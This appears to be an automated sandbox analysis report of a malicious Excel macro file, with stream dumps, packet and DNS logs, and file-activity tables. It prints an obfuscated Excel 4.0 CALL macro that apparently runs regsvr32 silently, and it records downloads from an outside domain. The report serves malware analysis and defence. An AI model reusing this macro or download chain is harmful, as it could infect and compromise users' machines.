Data Raw:	00 04 24 00 48 0c 00 0c 03 00 00 00 04 40 00 00 04 00 00 00 00 7d 00 00 84 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 74 00 00 00 00 83 01 b0 00 00 1c 00 f4 01 00 00 01 00 00 00 32 00 00 00 98 00 00 00 00 00 12 00 00 00 00 00 00 00 00 00 00 00 24 00 d5 01 00 00 05 00 00 80 02 00 00 00 23 00 04 00 01 00 07 00 50 61 67 65 31 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i02/\x1CompObj, File Type: data, Stream Size: 110

General	
Stream Path:	i02/\x1CompObj
File Type:	data
Stream Size:	110
Entropy:	4.63372611993
Base64 Encoded:	False
Data ASCII:	. . . . . i * . . . . . W J O . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . F o r m s . F o r m . 1 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff f0 69 2a c6 dc 16 ce 11 9e 98 00 aa 00 57 4a 4f 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 0d 00 00 00 46 6f 72 6d 73 2e 46 6f 72 6d 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i02/f, File Type: data, Stream Size: 40

General	
Stream Path:	i02/f
File Type:	data
Stream Size:	40
Entropy:	1.54176014818
Base64 Encoded:	False
Data ASCII:	. . . . @ . . . . . } . . . . .
Data Raw:	00 04 1c 00 40 0c 00 08 04 80 00 00 00 7d 00 00 84 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i02/o, File Type: empty, Stream Size: 0

General	
Stream Path:	i02/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: i03/\x1CompObj, File Type: data, Stream Size: 110

General	
Stream Path:	i03/\x1CompObj
File Type:	data
Stream Size:	110
Entropy:	4.63372611993
Base64 Encoded:	False
Data ASCII:	. . . . . i * . . . . . W J O . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . F o r m s . F o r m . 1 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff f0 69 2a c6 dc 16 ce 11 9e 98 00 aa 00 57 4a 4f 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 0d 00 00 00 46 6f 72 6d 73 2e 46 6f 72 6d 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i03/f, File Type: data, Stream Size: 40

General	
Stream Path:	i03/f
File Type:	data
Stream Size:	40
Entropy:	1.90677964945
Base64 Encoded:	False
Data ASCII:	. . . . @ . . . . . } . . n . . . . .
Data Raw:	00 04 1c 00 40 0c 00 08 04 80 00 00 00 7d 00 00 6e 13 00 00 fd 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i03/o, File Type: empty, Stream Size: 0

General	
Stream Path:	i03/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: o, File Type: data, Stream Size: 152

General	
Stream Path:	o
File Type:	data
Stream Size:	152
Entropy:	2.68720470607
Base64 Encoded:	False
Data ASCII:	. . p . 1 . . . . . P a g e 1 . . . . . P a g e 2 . . . . . T a b 3 . . . . T a b 4 . . . . . 5 . . . . . C a l i b r i . . . . .
Data Raw:	00 02 70 00 31 82 fa 00 00 00 00 00 18 00 00 00 02 00 00 00 08 00 00 00 10 00 00 00 04 00 00 00 08 00 00 00 02 00 00 00 08 00 00 00 84 00 00 00 84 00 00 00 05 00 00 80 50 61 67 65 31 00 00 00 05 00 00 80 50 61 67 65 32 00 00 00 00 00 00 00 00 00 00 00 04 00 00 80 54 61 62 33 04 00 00 80 54 61 62 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 18 00 35 00 00 00 07 00 00 80

Stream Path: x, File Type: data, Stream Size: 48

General	
Stream Path:	x
File Type:	data
Stream Size:	48
Entropy:	1.42267983198
Base64 Encoded:	False
Data ASCII:	. . . . .
Data Raw:	00 02 04 00 00 00 00 00 00 02 04 00 00 00 00 00 00 02 04 00 00 00 00 00 00 02 0c 00 06 00 00 00 02 00 00 00 01 00 00 00 02 00 00 00 03 00 00 00

Macro 4.0 Code


```
CALL(wegb&o0, "S"&ohgdfww&"A", i0&i0&"CCCC"&i0, 0, v0&"p"&w00&"n", "r"&w00&"gsvr"&o0, " -s "&bb&ab&ba, 0, 0)
```

```
"=CALL(wegb&o0,""S""&ohgdfww&""A"",i0&i0&""CCCC""&i0,0,v0&""p""&w00&""n"",""r""&w00&""gsvr""&o0,"" -s ""&bb&ab&ba,0,0)"=RETURN()
```

Network Behavior

Network Port Distribution

Total Packets: 22



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 11, 2021 18:28:00.002847910 CET	49167	443	192.168.2.22	199.59.242.150
Jan 11, 2021 18:28:00.125716925 CET	443	49167	199.59.242.150	192.168.2.22
Jan 11, 2021 18:28:00.125803947 CET	49167	443	192.168.2.22	199.59.242.150
Jan 11, 2021 18:28:00.138995886 CET	49167	443	192.168.2.22	199.59.242.150
Jan 11, 2021 18:28:00.262025118 CET	443	49167	199.59.242.150	192.168.2.22
Jan 11, 2021 18:28:00.263251066 CET	443	49167	199.59.242.150	192.168.2.22
Jan 11, 2021 18:28:00.263308048 CET	49167	443	192.168.2.22	199.59.242.150
Jan 11, 2021 18:28:00.264287949 CET	49167	443	192.168.2.22	199.59.242.150
Jan 11, 2021 18:28:00.265647888 CET	49168	443	192.168.2.22	199.59.242.150
Jan 11, 2021 18:28:00.387058973 CET	443	49167	199.59.242.150	192.168.2.22
Jan 11, 2021 18:28:00.388211012 CET	443	49168	199.59.242.150	192.168.2.22
Jan 11, 2021 18:28:00.388309956 CET	49168	443	192.168.2.22	199.59.242.150
Jan 11, 2021 18:28:00.389369965 CET	49168	443	192.168.2.22	199.59.242.150
Jan 11, 2021 18:28:00.512084007 CET	443	49168	199.59.242.150	192.168.2.22
Jan 11, 2021 18:28:00.512468100 CET	443	49168	199.59.242.150	192.168.2.22
Jan 11, 2021 18:28:00.512512922 CET	443	49168	199.59.242.150	192.168.2.22
Jan 11, 2021 18:28:00.512586117 CET	49168	443	192.168.2.22	199.59.242.150
Jan 11, 2021 18:28:00.512613058 CET	49168	443	192.168.2.22	199.59.242.150
Jan 11, 2021 18:28:00.526820898 CET	49168	443	192.168.2.22	199.59.242.150
Jan 11, 2021 18:28:00.527962923 CET	49169	443	192.168.2.22	199.59.242.150
Jan 11, 2021 18:28:00.649553061 CET	443	49168	199.59.242.150	192.168.2.22
Jan 11, 2021 18:28:00.650635004 CET	443	49169	199.59.242.150	192.168.2.22
Jan 11, 2021 18:28:00.650715113 CET	49169	443	192.168.2.22	199.59.242.150
Jan 11, 2021 18:28:00.651102066 CET	49169	443	192.168.2.22	199.59.242.150
Jan 11, 2021 18:28:00.773710012 CET	443	49169	199.59.242.150	192.168.2.22
Jan 11, 2021 18:28:00.773785114 CET	49169	443	192.168.2.22	199.59.242.150

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 11, 2021 18:27:59.845685959 CET	52197	53	192.168.2.22	8.8.8.8
Jan 11, 2021 18:27:59.992686987 CET	53	52197	8.8.8.8	192.168.2.22
Jan 11, 2021 18:28:36.852425098 CET	53099	53	192.168.2.22	8.8.8.8
Jan 11, 2021 18:28:36.900594950 CET	53	53099	8.8.8.8	192.168.2.22
Jan 11, 2021 18:28:36.939555883 CET	52838	53	192.168.2.22	8.8.8.8
Jan 11, 2021 18:28:36.987488985 CET	53	52838	8.8.8.8	192.168.2.22
Jan 11, 2021 18:28:38.115564108 CET	61200	53	192.168.2.22	8.8.8.8
Jan 11, 2021 18:28:38.163610935 CET	53	61200	8.8.8.8	192.168.2.22
Jan 11, 2021 18:28:38.174900055 CET	49548	53	192.168.2.22	8.8.8.8
Jan 11, 2021 18:28:38.225476980 CET	53	49548	8.8.8.8	192.168.2.22
Jan 11, 2021 18:28:38.506975889 CET	55627	53	192.168.2.22	8.8.8.8
Jan 11, 2021 18:28:38.555064917 CET	53	55627	8.8.8.8	192.168.2.22
Jan 11, 2021 18:28:38.562401056 CET	56009	53	192.168.2.22	8.8.8.8
Jan 11, 2021 18:28:38.610411882 CET	53	56009	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 11, 2021 18:27:59.845685959 CET	192.168.2.22	8.8.8.8	0x26d4	Standard query (0)	ppdb-legacy.man1lamongan.com	A (IP address)	IN (0x0001)


DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 11, 2021 18:27:59.992686987 CET	8.8.8.8	192.168.2.22	0x26d4	No error (0)	ppdb-legacy.man1lamongan.com		199.59.242.150	A (IP address)	IN (0x0001)
Jan 11, 2021 18:28:38.163610935 CET	8.8.8.8	192.168.2.22	0xa0c2	No error (0)	cdn.digicertcdn.com		104.18.10.39	A (IP address)	IN (0x0001)
Jan 11, 2021 18:28:38.163610935 CET	8.8.8.8	192.168.2.22	0xa0c2	No error (0)	cdn.digicertcdn.com		104.18.11.39	A (IP address)	IN (0x0001)
Jan 11, 2021 18:28:38.225476980 CET	8.8.8.8	192.168.2.22	0x342	No error (0)	cdn.digicertcdn.com		104.18.11.39	A (IP address)	IN (0x0001)
Jan 11, 2021 18:28:38.225476980 CET	8.8.8.8	192.168.2.22	0x342	No error (0)	cdn.digicertcdn.com		104.18.10.39	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2032 Parent PID: 584

General

Start time:	18:27:41
Start date:	11/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f530000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAD326B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14025828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14025828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14025828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14025828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14025828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14025828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14025828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14025828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14025828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F660.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F87EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\94A44127.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5B1BD8FC.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\67FE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E97A6CCD.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\msohtmlclip	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\msohtmlclip1	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\msohtmlclip1\01	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$sample20210111-01.xlsm	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\B00F0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\58DCE563.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\998453.cvr	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	14025828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14025828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14025828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Office\14.0\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14025828C	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\94A44127.emf	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5B1BD8FC.emf	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E97A6CCD.emf	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\F660.tmp	success or wait	1	13FAEB818	DeleteFileW
C:\Users\user\AppData\Local\Temp\~DF88E93B432823AA94.TMP	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\58DCE563.emf	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\~DF35C2B84DBF184AC9.TMP	success or wait	1	7FEEAC59AC0	unknown

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\67FE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\B00F0000	C:\Users\user\Desktop\sample20210111-01.xlsm.	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$sample20210111-01.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F77F526	WriteFile
C:\Users\user\Desktop\~$sample20210111-01.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F77F591	WriteFile
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 14 00 00 98 13 00 00 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 48 00 00 00 34 00 00 00 0f 00 00 00	....H...4.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 a0 0e 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 f8 49 00 00 0f 00 00 00	.....x...I......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 50 19 00 00 0f 00 00 00	....P.......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 18 00 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!...&!...0.......,...H.......D..	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	128	c8 0d 00 00 f8 07 00 00 28 0e 00 00 10 08 00 00 40 0e 00 00 28 08 00 00 78 0c 00 00 40 08 00 00 d0 0b 00 00 98 0d 00 00 e8 0b 00 00 98 0a 00 00 68 0d 00 00 c0 0c 00 00 18 0c 00 00 88 08 00 00 90 09 00 00 10 0e 00 00 88 0e 00 00 58 0b 00 00 40 0b 00 00 28 0b 00 00 70 0e 00 00 08 0d 00 00 88 05 00 00 58 0e 00 00 90 0c 00 00 e0 0a 00 00 50 0d 00 00 20 0d 00 00 b8 0b 00 00 d8 0c 00 00	........(.....@...(...x...@. .....h..... .....X...@...(...p. .....X.....P...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	3744	be 6b 91 8d 9b b8 6c 4c 91 24 01 45 47 05 1e 54 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 00 00 00 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	.k....lL.$.EG..T.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... 